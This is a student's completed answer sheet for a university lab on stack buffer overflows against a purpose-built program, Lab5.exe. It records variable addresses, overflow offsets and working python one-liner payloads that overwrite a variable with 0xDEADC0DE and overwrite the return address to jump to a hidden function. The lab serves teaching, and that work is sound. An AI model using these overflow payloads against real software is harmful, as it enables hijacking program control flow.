ITCS 461 Computer & Communication Security Date: __21/02/2566__ ID: 6388016 Name: Thanawath Huayhongthong Section: 1

Save this answer sheet as "**Lab5-63xxxxx.docx**" (Removing all figures will help reduce the file size). Submit this file to the lab folder in e-learning website according to your session.

Lab 5 : Buffer Overflow

Follow Lab 5 document (Lab5.pdf) and answer these questions:

Part I: Preparation

No question in this part.

Part II: Normal Run

Question 1:


- 1) At the beginning of the program, what are these values?
 - 1) address of "a": <u>0022FEBC</u>
 - 2) value of "a": in decimal <u>287454020</u>, in hex <u>11223344</u>
 - 3) address of "b": <u>002</u>2FEB8
 - 4) value of "b": in decimal 1432778632, in hex 55667788
 - 5) address of "name": <u>0022FDF0</u>
 - 6) address of "secret function": <u>00401505</u>
- 2) What is the name you enter? Thanawath
- 3) Is the length of the name program printed out is the correct length? \underline{Y} (Y/N)
- 4) At the end of the program, is there any value changed? \underline{N} (Y/N)
- 5) If yes, what is changed?

Part III: Bypass Value Checking

Question 2:

- 1) How long is the input string that starts to change value of variable "b"? 200
- 2) Capture the screen when "b" starts to change.

- 3) How long is the input string that starts to change value of variable "a"? 204
- 4) Capture the screen when "a" starts to change.



- 5) What is your input string (or your python command) that can change variable "a" to 0xDEADC0DE? python -c "print('A'*204 + '\xDE\xC0\xAD\xDE')"|Lab5.exe
- 6) Finally, capture the screen to show that you have bypass the value checking.

Part IV: Jump to Other Function

Question 3:

- 1) What is "secret_function" address? <u>00401505</u> (This will be the value that we will use for overwriting.)
- 2) What is starting address of variable "name" <u>0022FDF0</u>
- 3) How long of your input string that starts to make the program crashes? 220
- 4) Append your current input string with the address of "secret_function" to overwrite the "return address" value. (hint: backwards, in hex)

Python -c "print('C'*220+'\x05\x15\x40\x00')"|Lab5.exe

5) Capture the screen when you manage to execute the "secret_function".

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- - X
Command Prompt
a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
                    secret_function: address=00401505
G:\Users\vagrant\Documents>python -c "print('C'*220+'\x05\x15\x40\x00')"¦lab5.ex
                    BEFORE-
a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
                    value= 287454020 (hex=11223344)
value=1432778632 (hex=55667788)
secret_function: address=00401505
CCCCCCCAEC
Your name's length = 223
Sorry, You are not allowed here.
                   -AFTER-
  a: address=0022FEBC
                    value=1128481603 (hex=43434343)
value=1128481603 (hex=43434343)
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
Congratulation!! You have access to the secret function.
 C:\Users\vagrant\Documents}_
```

6) What would be address that stores "return address" value? (hint: counting bytes from the address of variable name) 0022FDCC

Part V: Extra

Try the command given in the slide.

No question on this part, just have fun!

